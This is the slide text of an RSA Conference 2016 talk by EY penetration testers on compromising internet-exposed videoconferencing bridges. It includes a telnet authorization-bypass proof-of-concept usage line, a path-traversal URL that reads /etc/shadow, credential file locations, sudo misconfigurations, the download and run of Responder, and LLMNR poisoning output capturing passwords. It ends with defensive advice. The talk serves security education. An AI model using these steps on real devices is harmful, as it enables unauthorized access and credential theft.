RSAConference2016
San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: TECH-F02

Looking Through an Attacker's Eye—Picture to Compromise in 30 Seconds

Johnny Deutsch
Senior Manager
EY

Yothin Rodanant
Manager
EY

#RSAC

Agenda for today

- Who's talking here?
- Why is this an interesting subject?
- Story time (case study)
- VoIP bridges as a target
- Attack phases
- Demo
- How can we improve?

Who's talking here?

Johnny Deutsch

- Ex-officer in the Israeli Intelligence Corps
- Deputy Chief Information Security Officer for MI unit
- Manager of EY's Cyber Services in EY Israel (Hacktics ASC)
- Senior Manager at EY US Advanced Security Center
- Spoke at: Troopers (Germany), DeepINTEL (Austria), GrrCON (Michigan, USA), ToorCon (California, USA), DeepSEC (Austria)

Pipe (Yothin) Rodanant

- Previously worked at another Big Four firm in Thailand
- Master of Science in Security Informatics (MSSI) at Johns Hopkins University Information Security Institute (JHUISI)
- Manager at EY US Advanced Security Center
- Spent 172 nights in hotels last year
- Eight years of penetration testing experience

Why is this an interesting subject?

- Yes, we are talking about a specific attack vector, BUT…
- Shadow IT/unmanaged equipment/“Not under our control …”
- A risk is a risk: it doesn't know that no one is managing it

Story time

- Once upon a time, there was a client …
  - Medium size company
  - Good endpoint visibility
  - Some network visibility
  - Outstanding server monitoring
  - But we only know what we know. It's the unknowns that provide us with pain … (in comes Pipe)

Story time continues

- This was your (semi) standard external penetration test
- But the client had secured all of the external interfaces
- And no social engineering was allowed
- Lateral thinking was required

Story time continues


- Enters the guest network
- And the conference bridge, with dual-homed connection
- Did we get lucky? YES!
- But “now what?” you ask

VoIP bridges as a target

- High success rate of compromising devices (default credentials, outdated firmware versions with known vulnerabilities, remotely exploitable) — unmanaged and unmonitored
- Can be leveraged to get into internal network
- Boardroom and conference room spying
- Persistent shell access
- Stealthy approach and most likely being IGNORED




VoIP bridges as a target
Market share



VoIP bridges as a target
What devices are we talking about?

- Our main target today will be the vendor known as: CVE-2012-4970

VoIP bridges as a target

How many VTC devices are sitting on the internet?

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions







TOP COUNTRIES

United States	8,476
China	1,644
France	1,453
India	1,162
Canada	862

TOP SERVICES

HTTPS	11,911
HTTP	11,738
HTTP (8080)	93
HTTPS (8443)	15
Riak Web Inter...	2

Showing results 1 - 10 of 23,776

'+sysName+' - [redacted] '+GetCurrentPageName ()+'

[redacted]

Added on 2016-01-06 03:17:34 GMT

Israel

Details

```
HTTP/1.1 200 OK
Cache-Control: max-age=0
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 06 Jan 2016 03:17:30 GMT
Server: lighttpd
```

'+sysName+' - [redacted] '+GetCurrentPageName ()+'

[redacted]

Added on 2016-01-06 03:16:31 GMT

United States, Philadelphia

Details

SSL Certificate

Issued By:

|- Common Name: [redacted]

|- Organization: [redacted]

Issued To:

|- Common Name: [redacted]

|- Organization: [redacted]

Attack phases

Endpoint web management interface

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases

Collection of known public exploits

- Telnet authorization bypass (OSVDB-ID: 90195)
- Heartbleed vulnerability (CVE-2014-0160)
- Multiple vulnerabilities related to password disclosure of admin accounts, arbitrary file disclosure, plaintext password stored in log files, arbitrary file upload, sudo misconfiguration, etc. (CVE-2015-4681, CVE-2015-4682, CVE-2015-4683, CVE-2015-4684, CVE-2015-4685)

Actions

Attack phases

Development vs. production mode

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

```
[redacted] maru$ telnet [redacted]
Trying [redacted]...
Connected to [redacted].
Escape character is '^]'.

[redacted]Command Shell
XCOM host:     localhost port: 4121
TTY name:      /dev/pts/0
Session type: telnet

-> cu -l ttyUSB0 -s 9600
2015-07-15 20:24:42 DEBUG avc: pc[0]: uimsg: C: cu -l ttyUSB0 -s 9600
2015-07-15 20:24:42 DEBUG avc: pc[0]: APPCOM: C: cu -l ttyUSB0 -s 9600 cmd response is 0
2015-07-15 20:24:42 DEBUG avc: pc[0]: valid subcommands: add del save load

-> setenv othbootargs "devboot=bogus"
2015-07-15 20:25:04 INFO jvm: pc[0]: UI: jTIMR: SECURITY: ConfigurationManager web_client.dat = {} ID: user

-> reboot
reboot, are you sure? <y,n> y
```

Attack phases

Telenet authorization bypass

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions


```
[redacted] Command Shell Authorization Bypass Proof of Concept

Bypass [redacted] telnet login using a flaw with simultaneous
connections.
Usage: ./[redacted].py [HOST] {PORT=23} {THREADS=6}
```

Attack phases

Root-level access with no password

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions



Attack phases
Learning the environment

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

```
[redacted] login: root
# uname -a
Linux [redacted] 2.6.33.3-rt17.p2.25 #1 PREEMPT RT Wed Aug 3 14:08:40 CDT 2011 ppc unknown
# cat /proc/cpuinfo
processor       : 0
cpu             : e300c1
clock           : 399.999996MHz
revision        : 3.1 (pvr 8083 0031)
bogomips        : 133.33
timebase        : 66666666
platform        : [redacted]
model           : MPC8349EMITX
Memory          : 247 MB
# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/hda2               174.0M    142.1M     22.9M  86% /
tmpfs                   180.0M     28.0k    180.0M   0% /tmp
/dev/hda3               174.0M     40.7M    124.3M  25% /data
```

Attack phases

Pillaging cached and stored credentials

Recon Weaponize Delivery Exploitation Installation C&C Actions

Configuration	Videoconference 1	Videoconference 2
Web admin account password	/opt/<vendor name> /dat/historyremotepassword.dat	/config/userdb
SIP, H.323 account password	/opt/<vendor name>/dat/	/mnt/base/active/config.db
Call detailed record(CDR)	/opt/<vendor name>/cdr/localcdr.csv	/mnt/base/active/call_log.db

Attack phases

Password disclosure directory traversal

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

https://www.exploit-db.com/exploits/37449/

```
2) Arbitrary file disclosure (I) via path traversal
The following URL allows an attacker to read the /etc/shadow file:
https://hostname:8443/PlcmRmWeb/FileDownload?DownloadType=REPORT&Modifier=../../../../../../../../

root:<hash>:16135:0:99999:7:::
bin:*:15513:0:99999:7:::
daemon:*:15513:0:99999:7:::
dbus:!!:16135::::::
hacluster:!!:16135::::::
vcsa:!!:16135::::::
rpc:!!:16135:0:99999:7:::
ntp:!!:16135::::::
[illegible]:[illegible]:16135::::::
[...]

([illegible] user password is [illegible])
```

Attack phases

But wait, there is more!

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

```
5) Sudo misconfiguration allows privilege escalation
Excerpt from /etc/sudoers:

[redacted]   ALL=(ALL)  ALL
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/dmidecode
[redacted]   ALL=(root)NOPASSWD:/sbin/init
[redacted]   ALL=(root)NOPASSWD:/sbin/service
[redacted]   ALL=(root)NOPASSWD:/opt/[redacted]cma/*/jserver/bin/getNetworkInfo.pl
[redacted]*
[redacted]   ALL=(root)NOPASSWD:/opt/[redacted]cma/*/jserver/schema/script/getCipherSuiteMode.sh
[redacted]   ALL=(root)NOPASSWD:/opt/[redacted]/cma/*/ha/scripts/*
[redacted]*
[redacted]   ALL=(root)NOPASSWD:/var/[redacted]/cma/upgrade/scripts/*
[redacted]   ALL=(root)NOPASSWD:/usr/bin/snmptrap
[redacted]   ALL=(root)NOPASSWD:/usr/bin/snmpget
[redacted]   ALL=(root)NOPASSWD:/sbin/iptables
[redacted]*
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/tcpdump
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/logrotate
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/wired_supplicant_configurator
```

Attack phases


Now, for the second player of the game

- Often misconfigured with default password
- Heartbleed is here to stay

Attack phases

Heartbleed = free credentials

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions



Attack phases

Endpoint web admin console access

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases

Gateway admin console access

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases
Got shells! Now what?

- Compromise nearby hosts and lateral movement
- How do we compile tools for embedded platforms (ARM & PowerPC) in under 20 minutes?
- QEMU + Outdated Linux VM (e.g., Debian Squeeze) + PyRun
- NBNS & LLMNR to grab more credentials

Attack phases

Setting up your development environment

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases

Setting up your development environment (continued)

- qemu-system-arm –M versatilepb –kernel vmlinuz-2.6.32-5-versatile –initrd initrd.img-2.6.32-5-versatile –hda debain_squeeze_armel_standard.qcow2 –append “root=/dev/sda1”

Attack phases

Running Python with a single file

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases
Dealing with different versions of GLIBC

- GLIBC is backward-compatible, not forward-compatible
- Set LD_LIBRARY_PATH
  - LD_LIBRARY_PATH=/lib:. ./pyrun2.7 ./Responder.py -i 192.168.2.99 –wrf

Attack phases

Obtained clear-text and password hashes from name resolution spoofing attacks

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions


```
# wget ftp://                                    /test/          responder.tgz
Connecting to                                    ]:21
          -responder.tg 100% |**************************************************| 11056 KB    00:00 ETA
```

```
LLMNR poisoned answer sent to this IP:                . The requested name was : wpad.
[+]WPAD (no auth) file sent to:
LLMNR poisoned answer sent to this IP:                . The requested name was : wpad.
[+]WPAD (no auth) file sent to:
[+]MSSQL PlainText Password captured from :
[+]MSSQL Username:              Password:
LLMNR poisoned answer sent to this IP:                . The requested name was : wpad.
[+]WPAD (no auth) file sent to:
LLMNR poisoned answer sent to this IP:                The requested name was :
LLMNR poisoned answer sent to this IP:                The requested name was :
LLMNR poisoned answer sent to this IP:                . The requested name was
LLMNR poisoned answer sent to this IP:                . The requested name was
```

Demo time

Demo

Scenario



How can we improve?
Start from here


- Don’t put them on the internet
- Restrict access to administrative interfaces
- Change default password
- Patch management
- Network segregation

How can we improve?
Move onto here

- Map the network for unmanaged equipment
  - Where do you use a third party to manage your “unknowns”?
  - Have a brainstorming session with your team; get them to open this up for discussion
- Create a map of the unmonitored assets and perform threat modeling on them
- Ask for intelligence on all of the IT assets you have, not only the ones you manage

How can we improve?
Your homework from here

- Next week, you should:
  - Identify network-accessible embedded system assets within your organization
- In the first three months following this presentation, you should:
  - Understand who is accessing the assets, from where and why
  - Define appropriate controls and policy for safeguarding embedded systems
  - Integrate embedded devices into vulnerability management program
- Within six months, you should:
  - Periodically evaluate program effectiveness



Questions?

johnny.deutsch1@ey.com & pipe.rodanant@ey.com

EY | Assurance | Tax | Transactions | Advisory

About EY

EY is a global leader in assurance, tax, transaction and advisory services. The insights and quality services we deliver help build trust and confidence in the capital markets and in economies the world over. We develop outstanding leaders who team to deliver on our promises to all of our stakeholders. In so doing, we play a critical role in building a better working world for our people, for our clients and for our communities.

EY refers to the global organization, and may refer to one or more, of the member firms of Ernst & Young Global Limited, each of which is a separate legal entity. Ernst & Young Global Limited, a UK company limited by guarantee, does not provide services to clients. For more information about our organization, please visit ey.com.

Ernst & Young LLP is a client-serving member firm of Ernst & Young Global Limited operating in the US.

This material has been prepared for general informational purposes only and is not intended to be relied upon as accounting, tax, or other professional advice. Please refer to your advisors for specific advice.